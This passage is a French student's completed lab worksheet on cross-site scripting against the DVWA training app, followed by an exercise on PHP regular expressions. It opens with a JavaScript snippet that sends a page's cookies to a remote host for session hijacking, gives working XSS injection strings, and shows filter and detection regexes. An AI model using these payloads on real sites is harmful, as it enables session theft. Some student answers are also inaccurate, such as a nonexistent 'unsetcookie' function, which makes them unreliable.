var addr = "http://www.serveur-distant.net/page-piegee.php?cookie=" +
document.cookie;
var imgTag = document.createElement("img");
imgTag.setAttribute("src",addr);
document.body.appendChild(imgTag);
</script>
```

Lorsque le navigateur interprète le script, il ajoute à l'arbre DOM (à la structure de la page) un élément image dont la source (src) est addr qui envoie vers le serveur distant (qui reçoit en paramètre cookie contenant les cookies de la page). Ce serveur distant stockera le cookie en base et le hacker pourra utiliser le cookie dans son navigateur pour accéder au compte de la victime.

4°)Comment s'en protéger

a) htmlspecialchars()

La solution la plus adaptée contre cette faille est d'utiliser la fonction `htmlspecialchars()` . Cette fonction permet de **filtrer** les symboles du type <, & ou encore " , en les remplaçant par leur équivalent en HTML. Par exemple :

- Le symbole & devient &
- Le symbole " devient "
- Le symbole ' devient '

Dans le TP n°1 vous aviez découvert une fonction `mysqli_real_escape_string()` , et il existe encore d'autres fonctions permettant de **filtrer** les caractères spéciaux.

b) Outils de test XSS

Comme l'attaque de type Cross Site Scripting est l'une des attaques à risque les plus courantes, il existe de nombreux outils pour le tester automatiquement. Vous pouvez trouver différents applications scanners pour rechercher d'éventuelles vulnérabilités d'attaque XSS (voir même les corriger), tels que Nessus et Kiuwan.

II. XSS et dvwa

1°) XSS permanente (stored en anglais)

Nous allons commencer par la réalisation d'une attaque de type XSS permanente.

☞ Pour cela, nous allons choisir "XSS stored".

Fait.

) Niveau Low :

☞ dans la liste déroulante dvwa security, choisir le niveau Low.

Fait.

Un formulaire avec deux champs est affiché.

☞ Saisir un nom et un message (exemple : test et 'première visite sur votre site').

Fait.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	
Message *	
Sign Guestbook Clear Guestbook	

Name: test
Message: première visite sur votre site

Votre nom et votre message s'affichent normalement sous le formulaire de saisie.

Nous allons maintenant procéder à la détection de la présence d'une faille XSS en entrant du code Javascript dans un champ de ce formulaire (elles peuvent également être testées dans une URL) :

☞ Saisir le code suivant dans le champ message du formulaire :

`<script>alert('BOOM')</script>` **Fait.**

Si une boîte de dialogue apparaît, on peut en conclure que l'application Web est sensible aux attaques de type XSS.

☞ Saisir le code suivant dans le champ `message` du formulaire :

`<script>alert(document.cookie);</script>` **Fait.**

Vous pouvez observer que la première injection XSS a été stockée et réapparaît à chaque nouveau test saisi. Dans ce dernier test, vous pouvez voir 2 cookies et leur valeur :

`security=low; PHPSESSID=9jc2h695cjlllf7jinakmlt8o1`

☞ **A la fin de ce document, ajouter une annexe donnant des informations sur les cookies :**

- indiquer ce qu'est un cookie
- indiquer les types de cookies
- les ordres PHP pour les créer , les effacer
- indiquer un rappel de ce que la loi RGPD impose pour la gestion des cookies

☞ Saisir `test` et comme message : `<h1>Hello by Pentester !</h1>`

Fait.

Le script s'exécute à nouveau et s'exécutera à chaque fois qu'on visite cette page. D'où le terme de **XSS permanent**. Vous constatez aussi que la page est vulnérable au code HTML car `<h1>` a généré un titre de niveau 1 dans la page.

☞ Saisir dans le champ `message`, le code présenté précédemment pour détruire une page. Au besoin, inspecter l'élément avec votre navigateur pour augmenter la longueur maximum du champ.

```

▼ <tr>
  <td width="100">Message *</td>
  ▼ <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
  </td>

```

☞ Que se passe-t-il ? **Aucun changement**

☞ A ce stade, il est temps de nettoyer la base de données des injections effectuées (en anglais on parle de **payload**). Si vous avez toujours à la page en vidant l'historique de navigation, cliquer sur le bouton Clear Guestbook (qui supprime les messages enregistrés dans la table guestbook). Sinon vider vous-même la table guestBook de son contenu en vous connectant à MariaDB !

Fait.

☞ Commenter les morceaux de code suivant qui font partie de `xss_s\source\low.php`:

```

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    ...
    $message = trim( $_POST[ 'txtName' ] );
    // Sanitize message input

```



```
$message = stripslashes( $message );
```

Ce code efface le code d'une page.

```
) Niveau medium :
```

☞ Choisir le niveau medium.

Fait.

☞ Tester si l'injection de code HTML dans `message` fonctionne toujours.

Fait et l'affichage fonctionne comme un message classique.

☞ Saisir `test` et comme `message`, le code présenté précédemment pour effacer le code d'une page en changeant la longueur maximum du champ.

Fait.

☞ Regarder dans le code source et indiquer ce qui protège désormais et qui est résolument efficace contre les injections Javascript.

Ce qui protège contre les injections Javascript est la fonction `htmlspecialchars()`.

☞ Le code du champ `name` est-il aussi efficacement protégé ?

Non.

☞ Réaliser une injection au niveau de `nom`.

`<h1>Q</h1>` **Fait et fonctionne.**

☞ Il est temps de nettoyer la base de données des payloads effectués (bouton Clear Guestbook).

Fait.

```
) Niveau high :
```

☞ Testez les injections fonctionnelles au niveau High dans le champ `nom`. Indiquez le résultat pour chacune.

`<h1>Q</h1>` **Fait et fonctionne.**

Dans le code source, on trouve `preg_replace( '/<(.*?)s(.*?)c(.*?)i(.*?)p(.*?)t/i', '', $name )` qui utilise un pattern `'/<(.*?)s(.*?)c(.*?)i(.*?)p(.*?)t/i'` pour détecter la balise `script` en ignorant la casse et la remplace par `'`. Le pattern est une expression régulière.

Les expressions régulières sont une fonctionnalité présente dans tous les langages, vous les avez déjà rencontré dans

- le TPn°1 (fichier tp1Cyber\modele\fonctions.php) pour vérifier les entiers et le mail :

```
function estEntier($valeur)
{
    return preg_match("/^[0-9]/", $valeur) == 0;
}

function estUnMail($mail)
{
    return preg_match ('#^[w.-]+@[w.-]+\.[a-zA-Z]{2,6}$#', $mail);
}
```

et elles sont très utiles pour faire appliquer une stratégie de mot de passe (mot de passe robuste : cf <https://www.gekkode.com/developpement/expression-reguliere-pour-valider-un-mot-de-passe/>).

) XSS DOM

☞ rechercher ce que signifie DOM et ce qu'il représente.

Une faille scripting qui apparaît dans le DOM (Document Object Model) au lieu d'être dans une partie de l'HTML.


Voici la définition de l'OWASP pour l'XSS DOM:

DOM Based XSS (ou comme on l'appelle dans certains textes, « type-0 XSS ») est une attaque XSS dans laquelle l'attaque est exécutée en conséquence de la modification de l'« environnement » DOM dans le navigateur de la victime, de sorte que le code côté client s'exécute de manière « non-attendue ».

a) Le niveau Low

La page :

On arrive sur une page qui nous demande de choisir un langage dans une liste déroulante.



Si vous choisissez French, une requête GET est envoyée qui contient la langue choisie envoyée dans un paramètre *default* :

dvwa/vulnerabilities/xss_d/?default=French

Le choix de cette langue modifie ensuite la valeur par défaut de la liste déroulante.

Dans dvwa/vulnerabilities/xss_d/index.php, on voit que du code JavaScript récupère la langue (récupération d'une chaîne dans l'url à partir du 8ème caractère après "default=") grâce à :



```
var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
```

Et puis, toujours en JavaScript, lang est utilisé pour écrire la première option de la liste déroulante:

```
document.write("<option value=\"" + lang + "\">" + decodeURI(lang) + "</option>");
```

L'injection :

☞ Modifier l'url pour injecter par exemple `<script>alert(1)</script>` à la place de la langue choisie. Coller ici l'url : **`http://localhost/dvwa/vulnerabilities/xss_d/?default=%3Cscript%3Ealert(1)%3C/script%3E`**

Vous avez réalisé votre première injection XSS DOM car non seulement le code injecté a affiché une fenêtre d'alerte JavaScript mais il a aussi modifié le code de la liste déroulante donc le DOM de la page.

b) Le niveau medium

L'injection :

☞ Retenter maintenant l'injection au niveau medium.

Fait.

Elle ne fonctionne plus.

Le code

Le code JavaScript est le même. C'est donc au serveur PHP qu'on doit l'ajout d'une sécurité contre l'injection faite avec `<script>alert(1)</script>`

☞ Trouver le code qui a changé au niveau medium et indiquer l'instruction qui a protégé contre l'injection :

```
if (stripos ($default, "<script") !== false) {  
    header ("location: ?default=English");  
    exit;  
}
```

Il y a d'autres façons d'injecter du code javascript : voir

https://github.com/1N3/IntruderPayloads/blob/master/FuzzLists/xss_payloads_quick.txt

pour cela il suffit juste de fermer les balises de la liste déroulante avec `</option>` `</select>` et d'injecter ensuite l'une des propositions du site ci-dessus.

☞ Trouver une injection qui contourne l'utilisation des balises `<script>` et `</script>`. Coller la ici :



c) le niveau high

☞ Tester les injections précédentes.

Fait.

☞ Observer le code de high.php : il teste si la valeur du paramètre fait bien partie des choix du switch , sinon il redirige en utilisant "location: ?default=English".

Fait.

☞ Tester une injection en fournissant une langue parmi celle du switch puis injecter un # et du code Javascript pour lancer une alerte. Coller la ici :

#<script>alert(1)</script>

Résultat :



Comme il s'agit d'une faille côté client, qui affecte le DOM de la page, le code PHP ne peut pas la gérer...

III XSS réfléchi (reflected en anglais)

Pour le XSS reflected, le code injecté n'est pas stocké, il ne modifie pas non plus le DOM de la page.

L'interface et son fonctionnement :

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

On saisit son nom et il est utilisé pour un affichage en PHP:

What's your name?

Hello Marielle

a) Niveau Low :

☞ Tester une injection avec des balises Javascript pour lancer une alerte. Coller la ici :

#<script>alert(1)</script>.

b) Niveau Medium :

☞ Tester l'injection du niveau Low. Indiquer le code qui permet sécuriser contre ce type d'injection :

Fait.

```

if( array_key_exists( "name", $ _GET ) && $ _GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', "", $ _GET[ 'name' ] );

    // Feedback for end user
    $html .= "<pre>Hello ${name}</pre>";
}

```

☞ En vous inspirant de ce qui a été fait précédemment pour les XSS DOM, tenter une injection pour contourner la sécurité mise en place au niveau medium. Coller la ici :

<h1>Q</h1>

c) Niveau high :

☞ Observez le code et tester une injection qui fonctionnera.

http://localhost/dvwa/vulnerabilities/xss_d/?default=%3Cscript%3Ealert(1)%3C/script%3E

d) Niveau impossible :

☞ Indiquer le code qui permet sécuriser contre ce type d'injection :

```

// Check Anti-CSRF token
checkToken( $ _REQUEST[ 'user_token' ], $ _SESSION[ 'session_token' ], 'index.php' );

```

IV Conclusion sur les filtres:

htmlspecialchars()

La fonction htmlspecialchars() est efficace contre les injections XSS. Ici elle est utilisée avant l'insertion en BD, mais elle doit également être effectuée à l'affichage surtout dans le cas d'une donnée extérieure .

Exemple de récupération des données du tableau \$_POST d'un formulaire, de leur filtrage et stockage dans des variables :

```
foreach ( $_POST as $key => $value ){
    $$key=htmlspecialchars($value);
}

foreach ( $_POST as $key => $value ){
    $$key=htmlspecialchars($value);
}
// remplace la ligne mise en commentaire et en plus filtre les données
//$login=$_REQUEST['login'];$password1=$_REQUEST['password1'];
$password2=$_REQUEST['password2'];$nom=$_REQUEST['nom'];
$prenom=$_REQUEST['prenom'];$rue=$_REQUEST['rue'];$ville
=$_REQUEST['ville'];$cp=$_REQUEST['cp'];$mail=$_REQUEST['mail'];
$msgErreurs = getErreursSaisieInscription($login,
$password1,$password2,$nom,$prenom,$rue,$ville,$cp,$mail);
```

Explication :

Quand \$key contient 'nom', \$\$key représente une nouvelle variable \$nom.

Autres filtres en PHP : la fonction filter_input()

filter_input récupère une variable externe et la filtre :

Description ¶

filter_input(int \$type, string \$var_name, int \$filter = **FILTER_DEFAULT**, array|int \$options = 0): [mixed](#)

Exemple 1 : ici pour filtrer \$_GET['search'] donnée provenant de l'URL le type est INPUT_GET

```
$search_apres_filtre= filter_input(INPUT_GET,'search',FILTER_SANITIZE_SPECIAL_CHARS);
```

FILTER_SANITIZE_SPECIAL_CHARS Transforme en entité HTML les caractères '<>&' et les caractères ASCII de valeur inférieur à 32, et supprime ou encode les autres caractères spéciaux.

Exemple 2 :

```
$entier = filter_input(INPUT_POST, 'mails', FILTER_VALIDATE_EMAIL);
```

Valide (en retournant true ou false) la variable \$_POST['mail'] en autorisant uniquement les caractères d'une adresse mail selon la syntaxe addr-spec dans la [RFC 822](#)



- indiquer ce qu'est un cookie :

Un cookie est un petit fichier stocké par un serveur dans le terminal d'un utilisateur et associé à un domaine web.

- indiquer les types de cookies :

Cookies strictement nécessaires

Cookies de performance

Cookies de fonctionnalité

Cookies de ciblage marketing

Autres cookies / Cookies inconnus

- les ordres PHP pour les créer , les effacer :

Création d'un cookie : `setcookie(nomCookie, valeurCookie, dateDexpiration)`

Effacer un cookie : `unsetcookie('name', 'content', 1);`

- indiquer un rappel de ce que la loi RGPD impose pour la gestion des cookies :

Consentement, libre, positif, spécifique et éclairé.



TP n°5 - Expressions régulières et PHP

I. Introduction : les expressions régulières

PHP nous offre une variété de fonctions pour le traitement des chaînes de caractères. Certaines utilisent des **expressions régulières** (appelées aussi expressions **rationnelles**) qui permettent de définir des critères de recherches beaucoup plus complexes. Elles offrent plusieurs possibilités notamment concernant la gestion des casses, gestion du nombre d'occurrence, etc. En général, dans une expression régulière on définit un motif (pattern) pour valider la chaîne lors d'une recherche.

Les expressions régulières peuvent aussi être utilisées dans d'autres langages.

A. Exemples déjà rencontrés

Dans le TP n°1 :

Le code ci-dessous de la fonction `estEntier()` (dans `/modele/fonctions.inc.php/`) utilise une expression régulière et grâce à la fonction `preg_match()` vérifie si le paramètre `$valeur` fourni vérifie l'expression régulière.

```
function estEntier($valeur)
{
    return preg_match("/^[0-9]/", $valeur) == 0;
}
```

Les expressions régulières comme `"/^[0-9]/"` sont des chaînes qui décrivent un pattern (un motif). Elles sont délimitées (ici par `/` mais on peut aussi utiliser une paire d'accolades, de crochets ou de parenthèses).

Dans `/modele/fonctions.inc.php/`, on trouve aussi une fonction `estUnMail()` utilisant également une expression régulière (mais bien plus complexe) qui définit le pattern pour valider un mail.

Dans le TP n°4 :

Pour la faille XSS permanente au niveau high, dans le code source,

```
preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $name )
```

utilise un pattern pour détecter la balise script en ignorant la casse et la remplace par "".



B. Expressions régulières et cybersécurité

L'exemple précédent montre comment détecter des attaques d'injection XSS potentielles pouvant contenir du code malveillant dans un tag `<script>`.

L'expression régulière suivante permet de détecter une injection SQL :

```
((delete))((exec))((drop\s*table))((insert))((shutdown))((update))
```

Cette expression permet de rejeter des saisies malveillantes, d'autres expressions permettent de s'assurer qu'une valeur correspond bien à un pattern (comme `estEntier()` vue précédemment).

Une expression régulière peut également vérifier la robustesse d'un mot de passe (on peut vérifier qu'il contient au moins un entier, au moins un symbole, au moins une minuscule etc...).

II. Découverte des expressions régulières (ou regex)

Utiliser le site <https://g-rossolini.developpez.com/tutoriels/php/regex/?page=syntaxe> pour découvrir comment sont construites les expressions régulières (ou regex). Arrêtez-vous aux parenthèses non capturantes (non comprises).

Vous pouvez tester les exemples grâce au site (en cliquant sur [Tester ce script](#)) mais vous pouvez aussi créer un dossier dans `www` ce qui vous permettra de modifier les scripts fournis pour aller plus loin.

Explication sur `!== FALSE` dans le II.2 : `if (strpos($subject, $pattern_1) !== FALSE)`

En PHP, une valeur false peut être obtenue par un tableau vide, une chaîne vide, une valeur NULL, un entier 0, etc. Voir la fonction `empty()` pour une liste complète (<http://php.net/empty>)

Exemple : Puisque le "a" se produit à la première position (indice 0) et que PHP considère 0 comme faux, avec le code ci-dessous, on obtiendrait l'affichage de No.

```
if(strpos("abc", "a")) {  
    echo "Yes";  
} else {  
    echo "No";  
}
```


L'opérateur `!==` (ou `===`) vérifie à la fois le type et la valeur. Donc lors du retour de l'entier 0, PHP ne pourra pas considérer 0 comme égal à false (ils n'ont pas le même type).

III. A vous de jouer

1°) Tests en live

Le site phpliveregex.com, permet de tester des Regex.

Ouvrir la page www.phpliveregex.com/p/MGP : avec `preg_match`, si une entrée correspond au pattern, elle sera affichée dans le tableau de droite.



The screenshot shows the phpliveregex.com interface with several annotations:

- La regex à tester**: Points to the input field containing the regex `^[a-z]{4}$`.
- Modifieur i pour ignorer la casse**: Points to the `i` option in the **Regex Options** field.
- Les chaînes à tester**: Points to the list of test strings: `abcd7`, `3456`, `Rted`, `ertzf`, and `ABCD`.
- Le ième tableau contient le contenu de la ième chaîne qui correspond à la Regex**: Points to the output array showing matches for `Rted` and `ABCD`.
- Le 5ème tableau contient ABCD qui permet de dire que la 5ème chaîne testée correspond à la Regex**: Points to the match for `ABCD` in the output array.

Clear FormValues permet de revenir à un formulaire vide.

Sous le formulaire, vous avez un aide-mémoire :

Cheat Sheet					
[abc]	A single character of: a, b or c	.	Any single character	(...)	Capture everything enclosed
^[abc]	Any single character except: a, b, or c	\s	Any whitespace character	(a b)	a or b
[a-z]	Any single character in the range a-z	\S	Any non-whitespace character	a?	Zero or one of a
[a-zA-Z]	Any single character in the range a-z or A-Z	\d	Any digit	a*	Zero or more of a
^	Start of line	\D	Any non-digit	a+	One or more of a
\$	End of line	\w	Any word character (letter, number, underscore)	a{3}	Exactly 3 of a
\A	Start of string	\W	Any non-word character	a{3,}	3 or more of a
\Z	End of string	\b	Any word boundary	a{3,6}	Between 3 and 6 of a
Options					
i	case insensitive	m	treat as multi-line string	s	dot matches newline
D	matches only at the end of string	x	ignore whitespace in regex	A	matches only at the start of string
U	non-greedy matching by default				

Trouver et indiquer les regex pour vérifier si :

- une entrée est un entier à 4 chiffres
- une chaîne commence par une lettre puis ensuite uniquement des lettres, espace, tiret et lettre acceptés (2 caractères minimum)
- une chaîne commence par une lettre et ne contient pas d'espace
- une chaîne a le format `jj/mm/aaaa` avec `j`, `m` et `a` qui sont des chiffres
- une chaîne contient au moins 6 caractères, des lettres et des caractères accentués



- une chaîne qui contient 2024

2°) Application sur formulaire de saisie en PHP

📄 Reprendre le code du site tp1Cyber.

📄 Utiliser les expressions régulières créées précédemment pour vérifier en PHP les champs du formulaire d'inscription.

📄 Réaliser une série de tests avec Selenium.

Voici dans le tableau suivant, les conditions à vérifier :

Information saisie	Condition à vérifier
Nom, prénom	Commencent par une lettre puis uniquement des lettres, espace, tiret et lettre acceptés (2 caractères minimum)
Login	Pas d'espaces, commence par une lettre sans accent, et doit avoir au moins 20 caractères .
Mot de passe	Au moins 8 caractères. Il doit obligatoirement contenir des lettres, des chiffres et des caractères accentués

Conseil : ne pas chercher à tout réaliser avec une seule expression régulière mais en créer plusieurs.

3°) Amélioration (uniquement pour les plus avancés)

Avec des expressions régulières, définir une vraie stratégie de mot de passe, cad :

Avoir une longueur d'au moins 8 caractères

Contenir des caractères de **trois des quatre** catégories suivantes :

- Caractères majuscules de l'alphabet anglais (A à Z)
- Caractères minuscules de l'alphabet anglais (a à z)
- Chiffres de la base 10 (0 à 9)
- Caractères symboles parmi . * ? [# ? ! @ \$ % ^ & * -]

Ne pas contenir tout ou partie du nom du compte de l'utilisateur

En complément

Si ce n'est pas déjà fait, dans l'article <https://apcpedagogie.com/contrôler-les-mots-de-passe/> étudier la solution PHP pour appliquer une stratégie de mot de passe grâce aux expressions régulières.

TP5 Cyber

III.

1) Trouver et indiquer les regex pour vérifier si :

- une entrée est un entier à 4 chiffres → `^[0-9]{4}$`
- une chaîne commence par une lettre puis ensuite uniquement des lettres, espace, tiret et lettre acceptés (2 caractères minimum)
→ `^[a-zA-Z]{1}[a-zA-Z -]*$`
- une chaîne commence par une lettre et ne contient pas d'espace
→ `^[a-zA-Z][^\s]*$`
- une chaîne a le format jj/mm/aaaa avec j, m et a qui sont des chiffres
→ `^\d{2}/\d{2}/\d{4}$`
- une chaîne contient au moins 6 caractères, des lettres et des caractères accentués → `^(?=.*[a-zA-ZÀ-ÖØ-öø-ÿ])[a-zA-ZÀ-ÖØ-öø-ÿ]{6,}$`
- une chaîne qui contient 2024
→ `.*2024.*`

2)

Reprendre le code du site tp1Cyber. **Fait.**

Utiliser les expressions régulières créées précédemment pour vérifier en PHP les champs du formulaire d'inscription.

Réaliser une série de tests avec Selenium